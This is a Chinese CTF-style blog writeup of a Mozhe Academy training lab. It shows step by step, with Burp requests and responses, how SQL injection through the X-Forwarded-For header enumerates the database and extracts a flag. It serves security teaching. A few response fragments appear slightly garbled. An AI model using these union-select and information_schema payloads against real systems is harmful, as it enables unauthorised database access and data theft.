

墨者学院-在线靶场-HTTP头注入漏洞测试(X-Forwarded-for)

Writeup

原创

s0mor 于 2019-08-09 16:53:37 发布 530 收藏 1

分类专栏: [Writeup](#) 文章标签: [墨者学院](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/s0mor/article/details/98964748>

版权



[Writeup](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

首先题目提示

解题方向

HTTP头部 (X-Forwarded-for注入)

XFF注入, 大致思路为Burp抓包添加XFF请求头进行注入。

启动靶场

点击进入墨者的任性网页

今日跳楼特价,欢迎选购!


名称:苹果
价格:1000
数量:20

名称:梨
价格:500.09
数量:70

<https://blog.csdn.net/s0mor>

Burpsuite抓包, 放进Repeater

先GO一下



```
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>墨者遗失的flag</title><hr/></br></br>今日跳楼特价,欢迎选购!</br><marquee style="WIDTH: 200px; HEIGHT: 30px" scrollamount='2' direction='left'
>清仓大处理, 跳楼特价最后一天大甩卖了!! </marquee
><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.09</br>数量:70</br></hr/><html lang="en">
<head>
<meta charset="UTF-8">
</div>
</br></br></br></br></br></br></br></br>
<div class="text" style="text-align:center;"><p>Copyright 2014-2018 All Rights Reserved.XWAY科技管理系统V3.0 版权所有</p></div>
</div>
</body>
</html>
```

<https://blog.csdn.net/s0mor>

在请求头中添加X-Forwarded-For
试了试 '、 and 1=1 、 and 1=2 都没反应
当改为 or 1=1 时, 提示语法错误

Target: http://219.153.49.228:41914

Request Response

Raw Headers Hex

```
GET /flag.php HTTP/1.1
Host: 219.153.49.228:41914
X-Forwarded-For: or 1=1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://219.153.49.228:41914/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

<https://blog.csdn.net/s0mor>

Target: http://219.153.49.228:41914

Request Response

Raw Headers HTML Render

```
<html lang="en">
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>flag</title>
<font color='red'>or 1=1</font>
<br/>
flag及时验证哦!!!could not to the database
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'or 1=1' at line 1
```

<https://blog.csdn.net/s0mor>

继续, union注入步骤
order by 5 显示未知字段, order by 4返回正常
得到数据库中的字段数

```
<html lang="en">
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>flag</title>
<font color='red'> order by 5</font>
<br/>
flag及时验证哦!!!could not to the database
Unknown column '5' in 'order clause'
https://blog.csdn.net/s0mor
```

```
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>flag</title>
<font color='red'> order by 4</font>
<br/>
flag及时验证哦!!!
<hr/>
<br/>
,欢迎选购!</br>
<marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left' ></marquee >
<hr/>
</br>
: </br>
:1000</br>
:20</br>
https://blog.csdn.net/s0mor
```

```
union select 1,2,3,4
```

看看有哪些回显点，发现多了一行商品，名称，价格，数量分别为2,3,4

```
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>墨者遗失的flag</title> <font color='red'> 帮帮墨者找到flag</font> <hr/> </br> 今日跳楼特价,欢迎选购! </br> <marquee style='WIDTH: 200px; HEIGHT: 30px'
scrollamount='2' direction='left' >清仓大处理, 跳楼特价最后一天大甩卖了!! </marquee
> <hr/> </br> 名称:苹果</br> 价格:1000</br> 数量:20</br> <hr/> 名称:梨</br> 价格:500.09</br> 数量:70</br> <hr/> <html lang="en">
<head>
<meta charset="UTF-8">
</div>
```

```
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>墨者遗失的flag</title> 您改变了浏览器发送的数据，并输入了 <font color='red'> union select
1,2,3,4</font> <br/> 成功拿到flag及时验证哦!!! <hr/> </br> 今日跳楼特价,欢迎选购! </br> <marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left'
>清仓大处理, 跳楼特价最后一天大甩卖了!! </marquee
> <hr/> </br> 名称:苹果</br> 价格:1000</br> 数量:20</br> <hr/> 名称:梨</br> 价格:500.0899963378906</br> 数量:70</br> <hr/> 名称:2</br> 价格:3</br> 数量:4</br> <hr/> <html
lang="en">
<head>
```

爆数据库版本和数据库名

```
union select 1,2,version(),database()
```

Raw	Headers	Hex
GET /flag.php HTTP/1.1		
Host: 219.153.49.228:41914		
X-Forwarded-For:union select 1,2,version(),database()		
Cache-Control: max-age=0		
Upgrade-Insecure-Requests: 1		

Content-Type	text/html;charset=utf-8
Connection	close
<pre> </html> <title>墨者遗失的flag</title>您改变了浏览器发送的数据，并输入了union select 1,2,version(),database()
成功拿到flag及时验证哦!!!<hr/>
今日跳楼特价,欢迎选购!
<marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left' >清仓大处理，跳楼特价最后一天大甩卖了!!</marquee ><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.0899963378906</br>数量:70</br><hr/>名称:2</br>价格:10.2.19-MariaDB-log</br>数量:p entesterlab</br><hr/><html lang="en"> <head> <meta charset="UTF-8"> </div> </br></br></br></br></br></br></br></br></br> </pre>	
<p>Search: <input type="text" value="Type a search term"/> https://blog.csdn.net/ 0 matches</p>	

```
union select 1,2,(select table_name from information_schema.tables where table_schema = 'pentesterlab' limit 0,1),database()
```

第一个表名为comment

```
union select 1,2,(select table_name from information_schema.tables where table_schema = 'pentesterlab' limit 1,1),database()
```

```
GET /flag.php HTTP/1.1
Host: 219.153.49.228:41914
X-Forwarded-For:union select 1,2,(select table_name from information_schema.tables where table_schema = 'pentesterlab' limit 1,1),database()
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
```

```

ie= width: 200px; height: 30px
100称:2</br>价格:flag</br>数量:pentesterlab</br>

```

第二个表名为flag，应该是这个表了。

继续

```
union select 1,2,(select column_name from information_schema.columns where table_name = 'flag' limit 0,1),database()
```

第一个字段名为id，再试试第二个

```
union select 1,2,(select column_name from information_schema.columns where table_name = 'flag' limit 1,1),database()
```

SQL: MySQL Header MySQL: pentesterlab

```
<hr/>名称:2</br>价格:flag</br>数量:pentesterlab</br>
```

flag应该就在这个字段中

```
union select 1,2,(select flag from pentesterlab.flag limit 0,1),database()
```

得到flag

```
0,1),database())</font><br/>成功拿到flag及时验证哦!!!<hr/></br><br/>今日跳楼特价,欢迎选购!</br><marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left'>清仓大处理, 跳楼特价最后一天大甩卖了!! </marquee><br/><br/>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.0899963378906</br>数量:70</br><hr/>名称:2</br>价格:flag(b8e7a0ad118c1e36a32ae8103cdba286)</br>数量:pentesterlab</br></br></html lang="en"><head><meta charset="UTF-8"></div></br></br></br></br></br></br></br></br>
```

回到最初页面，验证flag，得到key。

